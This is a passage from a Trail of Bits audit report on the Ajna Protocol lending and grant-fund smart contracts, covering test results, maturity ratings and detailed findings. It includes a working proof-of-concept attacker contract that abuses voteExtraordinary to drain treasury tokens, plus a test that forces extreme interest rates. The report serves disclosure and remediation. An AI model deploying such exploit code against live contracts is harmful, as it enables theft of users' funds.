

Ajna Protocol

Security Assessment

April 3rd, 2023

Prepared for:
Ian Harvey
Ajna Labs

Prepared by: **Bo Henderson, Alexander Remie, Richie Humphrey, and Justin Jacob**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Executive Summary

Engagement Overview

Ajna Labs engaged Trail of Bits to review the security of its Ajna Protocol. From February 13 to April 3, 2023, a team of 3-4 consultants conducted a security review of the client-provided source code, with 4-6 person-weeks of effort. Details of the project's timeline, test targets, and coverage are provided in subsequent sections of this report.

Project Scope

Our testing efforts were focused on the identification of flaws that could result in a compromise of confidentiality, integrity, or availability of the target system. We conducted this audit with full knowledge of the system, including access to the source code and documentation. We performed static testing of the target system and its codebase, using both automated and manual processes.

Summary of Findings

The audit discovered one high and one medium severity issue. The high finding stems from an access control issue when voting for an extraordinary issue. The medium finding relates to the chance of interest rates becoming extreme. A complete summary of the findings and details on notable findings are provided below.

EXPOSURE ANALYSIS

Severity	*Count*
High	1
Medium	1
Low	3
Informational	2
Undetermined	1

CATEGORY BREAKDOWN

Category	*Count*
Access Controls	1
Data Validation	2
Denial of Service	1
Patching	1
Undefined Behavior	3

Notable Findings

Significant flaws that impact system confidentiality, integrity, or availability are listed below.

- **TOB-AJNA-4**
  Continual increase in interest rates caused by a highly collateralized loan can make a pool essentially unusable, leading to a denial of service.

- **TOB-AJNA-6**
  A lack of access control on the voteExtraordinary function allows an attacker to steal Ajna tokens from the treasury.

Project Summary

Contact Information

The following managers were associated with this project:

Dan Guido, Account Manager
dan@trailofbits.com

Anne Marie Barry, Project Manager
annemarie.barry@trailofbits.com

The following engineers were associated with this project:

Bo Henderson, Consultant
bo.henderson@trailofbits.com

Alexander Remie, Consultant
alexander.remie@trailofbits.com

Richie Humphrey, Consultant
rickie.humphrey@trailofbits.com

Justin Jacob, Consultant
justin.jacob@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
February 9, 2023	Pre-project kickoff call
February 17, 2023	Status update meeting #1
February 24, 2023	Status update meeting #2
March 13, 2023	Status update meeting #3
March 20, 2023	Status update meeting #4
March 27, 2023	Status update meeting #5
April 3, 2023	Delivery of report draft
April 3, 2023	Report readout meeting

Project Goals

The engagement was scoped to provide a security assessment of the Ajna Protocol. Specifically, we sought to answer the following non-exhaustive list of questions:

- Can an attacker drain funds from the pool?
- Are the Fenwick trees updated correctly after every inflow and outflow operation?
- Can liquidations be prevented or manipulated by a malicious actor?
- Is it possible to prevent a pool's lending or borrowing actions?
- Are there any error-prone or incorrect steps in the deployment and initial configuration of the pools?
- Is there any way for bad debt to accumulate, for improper collateral withdrawal to occur, or for a pool to become insolvent in any other way?
- Can an attacker use any of the grant funding proposals to steal Ajna tokens?
- Is it possible to cause a DoS in the grant fund system?
- Do the use of fee-on-transfer and rebasing ERC20 tokens cause any problems in the internal accounting?

Project Targets

The engagement involved a review and testing of the targets listed below.

contracts

Repository	https://github.com/ajna-finance/contracts
Initial Version	`ec79122645eea6468bd6040f2ad67eab00eae34e`
Final Version	`65bcd8ea791f4c70452768e4ebe15efd8f1430b6`
Type	Solidity
Platform	EVM

ecosystem-coordination

Repository	https://github.com/ajna-finance/ecosystem-coordination
Initial Version	`dcbdfead225da642db57bd8458e33197ffc384e7`
Final Version	`4e18e0e2d019c5120ab41a684a39d4d55d4c5243`
Type	Solidity
Platform	EVM

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches and their results include the following:

Contracts repository

- **Deposits.** The system utilizes scaling fenwick trees to manage quote token deposits. This is a relatively novel data management algorithm which sacrifices some precision for efficiency. We carefully reviewed all available specifications and analyzed the implementation to ensure it matches; one minor discrepancy was detected (TOB-AJNA-2) through this process. We created custom test scenarios to explore how interest rates behave as deposits are added and removed. We also reviewed the implications of rounding errors as a result of division and fixed-point multiplication, related guidance can be found in Appendix J.

- **PoolCommons.** This is an external library which contains common logic used by the pool, mostly related to calculating and applying interest. We compared the formulas described by specifications to the implemented calculations to confirm that they match. We also created custom unit tests to put pools into various financial positions to investigate how interest rates are affected. We assessed the capital requirements for positions that cause interest rates to continuously increase or decrease, leading to some concerns described by TOB-AJNA-4.

- **Auctions.** When a borrower's position is insolvent, auctions are used in the liquidation process to sell off the borrower's collateral and settle any outstanding pool debt. We reviewed the entire liquidation process, starting with the process of kicking a loan up to the settlement of the auction. In addition, we also reviewed the take functions used for buying collateral from the auction via quote tokens. We looked for opportunities to steal or receive collateral at a discount, along with ways in which the tranching pattern could be disrupted and cause buckets to be prematurely flagged as bankrupt.

- **Loans.** Outstanding, solvent loans are stored in a max heap ordered by threshold price. We compared the implemented heap operations in this internal library to standard specifications for a classic max heap and found no meaningful discrepancies.

- **Actions.** The `LenderActions` and `BorrowerActions` external libraries utilize the `Bucket`, `Deposits`, `Loans`, and `Maths` internal libraries to implement the core business logic for each Ajna pool. We manually reviewed these components and looked for ways an attacker could bypass safety checks or otherwise disrupt the

system's internal accounting. We created custom tests scenarios to test how the state is affected by various actions which identified TOB-AJNA-4.

- **Pools.** The `Pool` and `FlashloanablePool` contracts are abstract base contracts inherited by the `ERC20Pool` and `ERC721Pool` contracts. As a whole, these act as user-facing entry points to the Ajna Protocol, with the latter two providing logic specific to certain types of tokens. We manually reviewed these contracts' usage of library methods to update state variables and the associated view functions, identifying one minor issue (TOB-AJNA-3). We also created custom tests to perform sensitivity analysis on how changes to the pool affect state.

Ecosystem-coordination repository

- **StandardFunding**. This contract implements the decentralized voting system for standard proposals. Proposals can only be used to pay out Ajna tokens. A standard proposal consists of multiple phases: screening, funding, and challenge, after which the proposal can be executed. We used both static analysis and manual review to look for vulnerabilities such as: reentrancy, missing/incorrect input validation, ability to perform actions in a phase where that action should not be allowed, incorrect application of quadratic voting, ways to place votes in name of other voters that did not delegate to others, ways to get a proposal in the top 10 even though it does not have enough votes, ways to DoS the system, flaws in the view functions.

- **ExtraordinaryFunding**. This contract implements the decentralized voting system for extraordinary proposals. Proposals can only be used to pay out Ajna tokens. An extraordinary proposal does not consist of phases, as soon as the required number of votes has been reached it can immediately be executed. We used both static analysis and manual review to look for vulnerabilities such as: reentrancy, missing/incorrect input validation, ways to place votes in the name of other voters that did not delegate to others, ways to DoS the system, flaws in the view functions. Our review identified one severe instance of missing access controls, described by TOB-AJNA-6.

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. The following list outlines the coverage limitations of the engagement and indicates system elements that may warrant further review:

- **Economics.** Although we utilized both static manual review and dynamic testing to investigate the behavior of the system under various financial conditions, attackers will have an advantage post-launch because they'll have real-world, historical financial data to analyze and experiment against. Dangerous, unanticipated financial conditions may occur after launching which we were not able to anticipate or help mitigate during this review.

Automated Testing

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Echidna	A smart contract fuzzer that can rapidly test security properties via malicious, coverage-guided test case generation.	Appendix E
Universalmutator	A deterministic mutation generator that detects gaps in test coverage.	Appendix D

Test Results

The results of this focused testing are detailed below.

Collateral token (ERC20): Using Echidna, we tested the following collateral token-related properties of the ERC20 pool.

Property	Tool	Result
The pool collateral token balance (`Collateral.balanceOf(pool)`) = sum of collateral balances across all borrowers (`Borrower.collateral`) + sum of claimable collateral across all buckets (`Bucket.collateral`).*	Echidna	**Passed**
The total pledged collateral in pool (`PoolBalancesState.pledgedCollateral`) = sum of collateral balances across all borrowers (`Borrower.collateral`).*	Echidna	**Passed**

Quote token (ERC20): Using Echidna, we tested the following quote token-related properties of the ERC20 pool.

Property	Tool	Result
The pool quote token balance (`Quote.balanceOf(pool)`) >= liquidation bonds (`AuctionsState.totalBondEscrowed`) + pool deposit size (`Pool.depositSize()`) + reserve auction unclaimed amount (`reserveAuction.unclaimed`) - pool t0 debt (`PoolBalancesState.t0Debt`).*	Echidna	**Passed**
The pool t0 debt (`PoolBalancesState.t0Debt`) = sum of t0 debt across all borrowers (`Borrower.t0Debt`).*	Echidna	**Passed**

Auctions (ERC20): Using Echidna, we tested the following auction-related properties of the ERC20 pool.

Property	Tool	Result
The total t0 debt auctioned (`PoolBalancesState.t0DebtInAuction`) = sum of debt across all auctioned borrowers (`Borrower.t0Debt` where borrower's `kickTime != 0`).*	Echidna	**Passed**
The sum of bonds locked in auctions (`Liquidation.bondSize`) = sum of locked balances across all kickers (`Kicker.locked`) = total bond escrowed accumulator (`AuctionsState.totalBondEscrowed`).*	Echidna	**Passed**
The number of borrowers with debt (`LoansState.borrowers.length` with `t0Debt != 0`) = number of loans (`LoansState.loans.length -1`) + number of auctioned borrowers (`AuctionsState.noOfAuctions`).*	Echidna	**Passed**
The number of recorded auctions (`AuctionsState.noOfAuctions`) = length of auctioned	Echidna	**Passed**

borrowers (count of borrowers in `AuctionsState.liquidations` with `kickTime != 0`).*		
For each `Liquidation` recorded in liquidation mapping (`AuctionsState.liquidations`) the kicker address (`Liquidation.kicker`) has a locked balance (`Kicker.locked`) equal or greater than liquidation bond size (`Liquidation.bondSize`).*	Echidna	**Passed**

Loans (ERC20): Using Echidna, we tested the following loan-related properties of the ERC20 pool.

Property	Tool	Result
For each `Loan` in loans array (`LoansState.loans`) starting from index 1, the corresponding address (`Loan.borrower`) is not `0x`, the threshold price (`Loan.thresholdPrice`) is different than 0 and the id mapped in indices mapping (`LoansState.indices`) equals index of loan in loans array.*	Echidna	**Passed**
`Loan` in loans array (`LoansState.loans`) at index 0 has the corresponding address (`Loan.borrower`) equal with `0x` address and the threshold price (`Loan.thresholdPrice`) equal with 0.*	Echidna	**Passed**
Loans array (`LoansState.loans`) is a max-heap with respect to t0-threshold price: the t0TP of loan at index `i` is >= the t0-threshold price of the loans at index `2*i` and `2*i+1`.*	Echidna	**Passed**

Buckets (ERC20): Using Echidna, we tested the following bucket-related properties of the ERC20 pool.

Property	Tool	Result

The sum of LPs of lenders in bucket (`Lender.lps`) = bucket LPs accumulator (`Bucket.lps`).*	Echidna	**Passed**
The bucket LPs accumulator (`Bucket.lps`) = 0 if no deposit / collateral in bucket.*	Echidna	**Passed**
If there is no collateral or deposit in a bucket then the bucket exchange rate is `1e27`.*	Echidna	**Passed**

Interest (ERC20): Using Echidna, we tested the following interest-related properties of the ERC20 pool.

Property	Tool	Result
The interest rate (`InterestState.interestRate`) cannot be updated more than once in a 12 hours period of time (`InterestState.interestRateUpdate`).*	Echidna	**Passed**
The pool inflator (`InflatorState.inflator`) cannot be updated more than once per block (`block.timestamp - InflatorState.inflatorUpdate != 0`) and equals `1e18` if there's no debt in the pool (`PoolBalancesState.t0Debt != 0`).*	Echidna	**Passed**

*Invariant tests were written by the Ajna Protocol team and used in their Foundry invariant tests.

Univeralmutator. The following table displays the proportion of mutants for which all unit tests passed. A small number of valid mutants indicates that test coverage is thorough and that any newly introduced bugs are likely to be caught by the test suite. A large number of valid mutants indicates gaps in test coverage where errors may go unnoticed. We used the results in the following table to guide our manual review, giving extra attention to code for which test coverage appears to be incomplete.

Target	Valid Mutants
`contracts/src/libraries/external/Auctions.sol`	**5.1%**
`contracts/src/libraries/external/BorrowerActions.sol`	**4.1%**

contracts/src/libraries/external/LenderActions.sol	0.9%
contracts/src/libraries/external/PoolCommons.sol	4.8%
contracts/src/libraries/external/PositionNFTSVG.sol	3.1%
contracts/src/libraries/helpers/PoolHelper.sol	0.0%
contracts/src/libraries/helpers/RevertsHelper.sol	0.0%
contracts/src/libraries/helpers/SafeTokenNamer.sol	0.0%
contracts/src/libraries/internal/Buckets.sol	1.8%
contracts/src/libraries/internal/Deposits.sol	4.8%
contracts/src/libraries/internal/Loans.sol	1.4%
contracts/src/libraries/internal/Maths.sol	2.5%

Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	The arithmetic used by the systems features under/overflow protection and unchecked blocks are not used without justification. Precision loss via fixed-point multiplication and division is carefully handled to preserve important system invariants, however the error bounds are not well defined for other invariants which do not hold with perfect precision. Arithmetic is covered by a combination of unit and fuzz tests.	**Satisfactory**
Auditing	Events are emitted for critical operations although a few actions, such as taking a flashloan, do not emit events. Definitions of events are occasionally duplicated across the interfaces and implementations. This separates the events used in production from their natspec comments, hampering readability. Off-chain monitoring systems and incident response plans are not present.	**Moderate**
Authentication / Access Controls	There are no privileged roles to authenticate. Users are adequately prevented from manipulating the financial positions of other users, however one issue was detected related to access controls while voting (TOB-AJNA-6).	**Moderate**
Complexity Management	Although this system has no external dependencies, it is still a complex financial primitive. The domain-specific terminology is well documented by the glossary at the end of the whitepaper. The responsibility of each library is clear and well-defined. Logic that depends on complex data structures is thoroughly documented.	**Satisfactory**

Decentralization	The system features no privileged actors, no external dependencies, no upgradability, and immutable configuration parameters. Although a voting system is present, it is not capable of upgrading or modifying the pool's bytecode or configuration.	**Strong**
Documentation	A high-level description and low-level specifications of the system are present. Code comments are numerous and thorough. System invariants are clearly defined. Given the complexity of this novel financial primitive, we have provided recommendations for further improvement in Appendix J.	**Satisfactory**
Front-Running Resistance	Few transaction-timing risks are present in the system. Auctions are time-sensitive such that users might front-run each other but not in a way that would negatively impact the system's solvency. A few MEV mitigations are present, such as the unutilized deposit fee, but they don't unnecessarily hamper the activity of honest users.	**Satisfactory**
Low-Level Manipulation	Assembly is used sparingly and only in single-opcode blocks. The assembly that is present is justified and is accompanied by code comments. No low-level calls are used.	**Satisfactory**
Testing and Verification	The system features both unit tests for basic behavior and fuzz tests for verifying more complex arithmetic and system invariants. Test coverage is measured and reported automatically as part of the CI configuration. Although our mutation testing campaign identified some logic with incomplete test coverage, the overall coverage is high and many contracts featured 0% mutant validity.	**Satisfactory**

Summary of Recommendations

Trail of Bits recommends that Ajna Labs address the findings detailed in this report and take the following additional steps prior to deployment:

- Consider incorporating mutation testing into the project test suites to identify and fill gaps in test coverage (see Appendix D).
- Identify any potential economic edge cases that can occur and thoroughly stress test the system to ensure intended behavior among a robust variety of settings.
- Continue building up the list of protocol invariants and test them using invariant testing.
- Improvise the documentation as outlined in Appendix I.
- Design an Incident Response Plan to prepare for failure scenarios and how to react to them, as outlined in Appendix F.

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Solidity compiler optimizations can be problematic	Undefined Behavior	**Undetermined**
2	findIndexAndSumOfSums ignores global scalar	Undefined Behavior	**Informational**
3	Incorrect inflator arithmetic in view functions	Data Validation	**Low**
4	Interest rates can become extreme, allowing DoS attacks	Denial of Service	**Medium**
5	Older versions of external libraries are used	Patching	**Informational**
6	Extraordinary proposal can be used to steal extraordinary amounts of Ajna	Access Controls	**High**
7	findMechanismOfProposal function could shadow an extraordinary proposal	Undefined Behavior	**Low**
8	Array lengths are not checked in LP allowance update functions	Data Validation	**Low**

Detailed Findings

1. Solidity compiler optimizations can be problematic	
Severity: **Undetermined**	Difficulty: **High**
Type: Undefined Behavior	Finding ID: TOB-AJNA-1
Target: `contracts/foundry.toml`	

Description

Ajna Protocol has enabled optional compiler optimizations in Solidity.

There have been several optimization bugs with security implications. Moreover, optimizations are actively being developed. Solidity compiler optimizations are disabled by default, and it is unclear how many contracts in the wild actually use them. Therefore, it is unclear how well they are being tested and exercised.

High-severity security issues due to optimization bugs have occurred in the past. A high-severity bug in the `emscripten`-generated `solc-js` compiler used by Truffle and Remix persisted until late 2018. The fix for this bug was not reported in the Solidity CHANGELOG. Another high-severity optimization bug resulting in incorrect bit shift results was patched in Solidity 0.5.6. More recently, another bug due to the incorrect caching of `keccak256` was reported.

A compiler audit of Solidity from November 2018 concluded that the optional optimizations may not be safe.

It is likely that there are latent bugs related to optimization and that new bugs will be introduced due to future optimizations.

Exploit Scenario

A latent or future bug in Solidity compiler optimizations—or in the Emscripten transpilation to `solc-js`—causes a security vulnerability in the Ajna Protocol contracts.

Recommendations

Short term, measure the gas savings from optimizations and carefully weigh them against the possibility of an optimization-related bug.

Long term, monitor the development and adoption of Solidity compiler optimizations to assess their maturity.

2. findIndexAndSumOfSums ignores global scalar	
Severity: **Informational**	Difficulty: **High**
Type: Undefined Behavior	Finding ID: TOB-AJNA-2
Target: `contracts/src/libraries/internal/Deposits.sol`	

Description

The `findIndexAndSumOfSums` method ignores the global scalar of the scaled Fenwick tree while calculating the smallest index at which the prefix sum is at least the given target value.

In a scaled Fenwick tree, values at power-of-two indices contain the prefix sum of the entire underlying array up to that index. Similarly, scalars at power-of-two indices contain a scaling factor by which all lower-index values should be multiplied to get the correct underlying values and prefix sums.

The `findIndexAndSumOfSums` method performs a binary search starting from the middle power-of-two index at 4096 (2^12). If the prefix sum up to that point is too small, the algorithm checks higher indices and vice versa. But the global scalar at index 8192 (2^13) is not visited by this method and its value is never considered. If the global scalar contains a non-default value, then the indices and sums returned by `findIndexAndSumOfSums` will be incorrect.

Exploit Scenario

A subsequent update to the codebase allows global rescales in constant time by modifying the scale value at index 2^13. As a result, `findIndexAndSumOfSums` returns incorrect values, causing Auction and Lending actions to malfunction.

Recommendations

Short term, initialize the `runningScale` variable in `findIndexAndSumOfSums` to the global scalar instead of one wad.

Long term, for each system component, build out unit tests to cover all known edge cases and document them thoroughly. This will facilitate a review of the codebase and help surface other, similar issues.

3. Incorrect inflator arithmetic in view functions

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-AJNA-3
Target: `contracts/src/base/Pool.sol`	

Description

The return values of the `loansInfo` method in the `Pool` contract includes a `maxThresholdPrice` that has already been multiplied by the `inflator`.

```
function loansInfo() external view override returns (address, uint256, uint256) {
    return (
        Loans.getMax(loans).borrower,
        Maths.wmul(Loans.getMax(loans).thresholdPrice, inflatorState.inflator),
        Loans.noOfLoans(loans)
    );
}
```

Figure 3.1: The `loansInfo()` getter function in `Pool.sol#L886-L892`

The `maxThresholdPrice` returned by this function is used in two places to calculate the highest threshold price (`htp`). However, in both cases the value is incorrectly multiplied by the `inflator` a second time.

```
// PoolInfoUtils.sol
function htp(address ajnaPool_) external view returns (uint256) {
    IPool pool = IPool(ajnaPool_);

    (, uint256 maxThresholdPrice, ) = pool.loansInfo();
    (uint256 inflatorSnapshot, )    = pool.inflatorInfo();

    return Maths.wmul(maxThresholdPrice, inflatorSnapshot);
}
```

Figure 3.2: The `htp()` getter function in `PoolInfoUtils.sol#L311-L320`

```
// PoolInfoUtils.sol
function poolPricesInfo(...) external view returns(...) {
    ...

    (, uint256 maxThresholdPrice,) = pool.loansInfo();
    (uint256 inflatorSnapshot,)    = pool.inflatorInfo();

    htp_      = Maths.wmul(maxThresholdPrice, inflatorSnapshot);

    ...
}
```

Figure 3.3: The `loansInfo()` getter function in `Pool.sol#L153-L156`

In both cases, the `maxThreshold` price is multiplied by the `inflator` twice, causing the `htp` to be overstated. The `htp` is used, among other things, to determine if a new loan can be drawn. It is compared against the `lup` which cannot go below the `htp`. If these `htp` numbers are used to determine if a new loan can be entered, it may indicate that a new loan is invalid when it is actually valid.

Exploit Scenario

Alice wants to initiate a new loan. The UI uses the return value of `PoolInfoUtils.htp()` to determine if the loan is valid. The new `lup` from Alice's loan is above the actual `htp` but below the incorrect `htp` value returned so the UI prevents her from submitting the loan. As a result, Alice uses a competitor to get her loan.

Recommendations

Short term, update the `htp` and `poolPricesInfo` functions in `PoolInfoUtils.sol` to not multiply by the `inflator` twice.

Long term, add tests to ensure all functions return correct values.

4. Interest rates can become extreme, allowing DoS attacks	
Severity: **Medium**	Difficulty: **Medium**
Type: Denial of Service	Finding ID: TOB-AJNA-4
Target: `contracts/src/libraries/external/PoolCommons.sol`	

Description

The Ajna protocol calculates interest rates based on the deviation between the meaningful actual utilization (MAU) and the Target Utilization (TU). If the MAU is sufficiently higher than the TU, then the interest rate will increase, as there is more demand for lending, and vice versa if the TU is less than the MAU. The TU is calculated as the exponential moving average of the collateralization ratio per pool debt, while the MAU is calculated as the average price of a loan weighted by the debt.

As a result, when a pool contains much more collateral than in deposits, the pool's interest rate will rise, even if debt is very low. Without sufficient debt, new lenders are not incentivized to deposit, even as interest rates grow to be very high. Borrowers are incentivized to repay debt as rates increase, but they are not directly incentivized to withdraw their collateral. Lenders Rates will continue to rise while the pool is in this state, eventually denying service to the pool.

```
function testPOC() external {
    // _borrower borrows 1,000 USDC collateralized by 100 eth
    _drawDebt({amountToBorrow: 1000e18, collateralToPledge: 100e18});

    //pay down a little ($10) every 12 hours to trigger interestRate update
    for (uint index; index < 14; ++index) {
        skip(12.01 hours);
        _repayDebt(10e18);
    }

    (uint interestRate,) = _pool.interestRateInfo();
    assertEq(interestRate, 0.189874916791620500 * 1e18); // 18.99%
}
```

Figure 4.1: Proof-of-concept test that illustrates the issue

There are many ways for rates to reach extreme high or lows. Generally, market effects will keep rates in check, but if it does not, the rates could get out of line. Once loans are repaid and there is no more activity, there is no mechanism to cause the rates to return to normal.

The protocol could try to affect the rates by adding deposits and loans directly. But if the pool was under attack, the mitigation efforts could be countered by an attacker adding deposits, loans, or collateral themselves.

Exploit Scenario

Eve wants to prevent a shorting market from developing for her $EVE token. She:

- creates a new EVE/USDC pool where EVE is the quote token
- deposits 20 EVE into the bucket of price 1
- provides 1000 USDC as collateral
- borrows 10 EVE
- triggers interest rate increases every 12 hours
- 2 months later when the interest rate is over 2,000%, she begins marketing her EVE token

As a result, would-be short sellers are deterred by high-interest rates, and the token is unable to be economically shorted, effectively disabling the pool.

Recommendations

Short term, use a non-linear change in interest rates. As rates get higher (or lower) compared to the initial rate a smaller increment can be used. Another way to accomplish this would be to set a maximum rate change per week/month. Implement some sort of interest rate “reset” which can be triggered under certain conditions or by a permissioned function.

Long term, improve unit test coverage to handle edge cases and ensure intended behavior throughout the protocol. In addition, come up with a variety of edge cases and unlikely scenarios to adequately stress test the system.

5. Older versions of external libraries are used

Severity: **Informational**	Difficulty: **High**
Type: Patching	Finding ID: TOB-AJNA-5
Target: `contracts/lib/*`	

Description

The Ajna protocol depends on several external libraries, most notably OpenZeppelin and PRBMath, for various token interfaces and fixed-point math operations. However, the protocol uses outdated versions of these libraries.

The Ajna protocol uses version 2.4.3 of PRBMath, while the most recent version is 3.3.2. In addition, the contracts also use version 4.7.0 of OpenZeppelin, which has one bug regarding compact signature malleability. It may be possible that older versions contain latent bugs that have been patched in newer versions. Using libraries that are not up to date is error prone and could lead to downstream issues.

The newer releases of both PRBMath and OpenZeppelin fix security issues that do not affect the current Ajna protocol smart contract.

Exploit Scenario

A latent bug in the 2.4.3 version of PRBMath causes fixed-point operations to be computed incorrectly. As a result, the precision loss throughout the protocol causes a loss of user funds.

Recommendations

Short term, update the versions of these libraries to the latest release.

Long term, set up automated monitoring of external library releases. Review each new release to see if it fixes a security issue that affects the Ajna contracts. Knowing that the Ajna smart contracts are not upgradable, develop a plan on how to deal with a security issue being found and fixed in a newer release of a library after the Ajna smart contracts have already been deployed.

6. Extraordinary proposal can be used to steal extraordinary amounts of Ajna

Severity: **High**	Difficulty: **Low**
Type: Access Controls	Finding ID: TOB-AJNA-6
Target: `ecosystem-coordination/src/grants/base/ExtraordinaryFunding.sol`	

Description

The `ExtraordinaryFunding` contract's `voteExtraordinary` function allows any address to be passed in as the account that will place a vote. This allows an attacker to create an Extraordinary proposal of the attacker's choosing, and by calling `voteExtraordinary` for each account that has voting power, make the proposal succeed (as long as the minimum threshold is adhered to).

```
function voteExtraordinary(
    address account_,
    uint256 proposalId_
) external override returns (uint256 votesCast_) {
    votesCast_ = _extraordinaryFundingVote(account_, proposalId_);
}
```

Figure 6.1: The `voteExtraordinary()` function in `ExtraordinaryFunding.sol#L126-L131`

To be able to place votes on both Standard and Extraordinary proposals, an account must enable the tracking of their Ajna token balance by calling `ajnaToken.delegate(address)`. If the passed in `address` argument is that of the caller then this account can now vote themselves, i.e. delegate to self. If on the other hand a different account's `address` is passed in, that account will receive the voting power of the caller, i.e. delegating to another account. To summarize, until an account calls `ajnaToken.delegate(address)`, that account's tokens cannot be used to place votes on any proposals.

An Extraordinary proposal can be voted on by everyone that has voting power. Additionally any account can only place a vote once, can only vote in favor of a proposal, can only vote with their entire voting power, and a placed vote cannot be undone. An Extraordinary proposal succeeds when there are enough votes in favor, and the minimum threshold is adhered to. There is no minimum amount of time that needs to pass before an Extraordinary proposal can be executed after it has gathered enough votes.

Exploit Scenario

Mallory offchain collects a list of all accounts that have voting power. She sums all the voting power and offchain calculates the maximum of Ajna tokens that could be withdrawn if a proposal gathered all of that voting power. Mallory writes a custom contract that, inside the constructor, creates an Extraordinary proposal to transfer all of the Ajna tokens to an account she controls, loops through the collected accounts with voting power and calls `GrantFund.voteExtraordinary` for each account, followed by a call to `GrantFund.executeExtraordinary`. Mallory deploys the contract and receives the Ajna tokens.

```
pragma solidity 0.8.16;

import { IExtraordinaryFunding } from
"../src/grants/interfaces/IExtraordinaryFunding.sol";
import { IAjnaToken }          from "./utils/IAjnaToken.sol";

contract DrainGrantFund {
    constructor(
        address ajnaToken,
        IExtraordinaryFunding grantFund,
        address[] memory tokenHolders // list of token holders that have voting
power
    ) {
        // generate proposal targets
        address[] memory targets = new address[](1);
        targets[0] = ajnaToken;

        // generate proposal values
        uint256[] memory values = new uint256[](1);
        values[0] = 0;

        // generate proposal calldata, attacker wants to transfer 200 million Ajna
to herself
        bytes[] memory calldatas = new bytes[](1);
        calldatas[0] = abi.encodeWithSignature(
            "transfer(address,uint256)",
            msg.sender, // transfer ajna to this contract's deployer
            250_000_000 * 1e18
        );

        uint endBlock = block.number + 100_000;

        string memory description = "Extraordinary Proposal by attacker";

        // attacker creates and submits her proposal
        uint256 proposalId = grantFund.proposeExtraordinary(endBlock, targets,
values, calldatas, description);
```

```
        // attacker is going to make every token holder vote in favor of her
proposal
        for (uint i = 0; i < tokenHolders.length; i++) {
            grantFund.voteExtraordinary(tokenHolders[i], proposalId);
        }

        // execute the proposal, transferring the ajna to the attacker (this
contract's deployer)
        grantFund.executeExtraordinary(targets, values, calldatas,
keccak256(bytes(description)));
    }
}
```

Figure 6.2: Proof of Concept of an attacker contract that creates a proposal and immediately gathers enough votes to make it pass and steal Ajna tokens from the treasury

Recommendations

Short term, remove the account argument from the voteExtraordinary function and instead use msg.sender.

Long term, think of invariants for the GrantFund contracts and implement invariant testing to test that they hold.

7. findMechanismOfProposal function could shadow an extraordinary proposal

Severity: **Low**	Difficulty: **Medium**
Type: Undefined Behavior	Finding ID: TOB-AJNA-7
Target: `ecosystem-coordination/src/grants/GrantFund.sol`	

Description

The `findMechanismOfProposal` function will shadow an existing Extraordinary proposal if a Standard proposal with the same proposal id exists. I.e. it will report that a given proposal id corresponds to a Standard proposal, even though there also exists an Extraordinary proposal with the same id.

```
function findMechanismOfProposal(
    uint256 proposalId_
) public view returns (FundingMechanism) {
    if (_standardFundingProposals[proposalId_].proposalId != 0)           return
FundingMechanism.Standard;
    else if (_extraordinaryFundingProposals[proposalId_].proposalId != 0) return
FundingMechanism.Extraordinary;
    else revert ProposalNotFound();
}
```

Figure 7.1: The `findMechanismOfProposal()` function in `GrantFund.sol#L36-L42`

The proposal id of both types of proposals is generated by hashing the proposal arguments, which for both proposals are the same.

```
function _hashProposal(
    address[] memory targets_,
    uint256[] memory values_,
    bytes[] memory calldatas_,
    bytes32 descriptionHash_
) internal pure returns (uint256 proposalId_) {
    proposalId_ = uint256(keccak256(abi.encode(targets_, values_, calldatas_,
descriptionHash_)));
}
```

Figure 7.2: The `_hashProposal()` function in `Funding.sol#L154-L161`

The `findMechanismOfProposal` is also called from the `state` function which reports the state of a given proposal by id.

```
function state(
    uint256 proposalId_
) external view override returns (ProposalState) {
    FundingMechanism mechanism = findMechanismOfProposal(proposalId_);

    return mechanism == FundingMechanism.Standard ?
